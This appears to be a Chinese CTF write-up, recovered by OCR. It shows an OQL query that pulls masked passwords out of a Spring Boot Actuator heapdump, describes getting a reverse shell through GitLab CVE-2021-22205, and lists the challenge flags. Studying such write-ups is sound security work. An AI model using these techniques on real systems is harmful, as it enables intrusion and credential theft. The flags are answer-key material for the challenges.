





flag: `rwctf{c4374dba71fbf50144f7a1a04b7f5837}`

the Secrets of Memory






tips很明显了，`Spring Boot Actuator`的`RCE`





访问`/actuator/env`的时候，actuator 会将一些带有敏感关键词 (如 password、secret) 的属性名对应的属性值用 ****** 号替换，以达到脱敏的效果。
而这里提示，flag就是password，而这里的password，已经脱敏。



在目标既不出网，/jolokia 接口又没有合适的 MBean 或者不支持 POST 请求的情况下，很多获取被星号脱敏的密码的明文的方法就失效了。
这时候就可以利用`Eclipse Memory Analyzer`来分析`/heapdump`或`/actuator/heapdump`接口下载的 jvm heap 信息，查找密码明文。


```
select * from java.util.LinkedHashMap$Entry x WHERE (toString(x.key).contains("password"))
```







flag: `rwctf{d597d5defdd22829d8587efb9f9d0954}`


baby flaglab











考点是Gitlab的一个CVE:`CVE-2021-22205`,直接echo 写 反弹shell 到 tmp目录 然后赋予执行权限 然后执行就可以。













flag：`rwctf{4edb62cb7b37d647e13bfed4f8d4b860}`


Ghost shiro



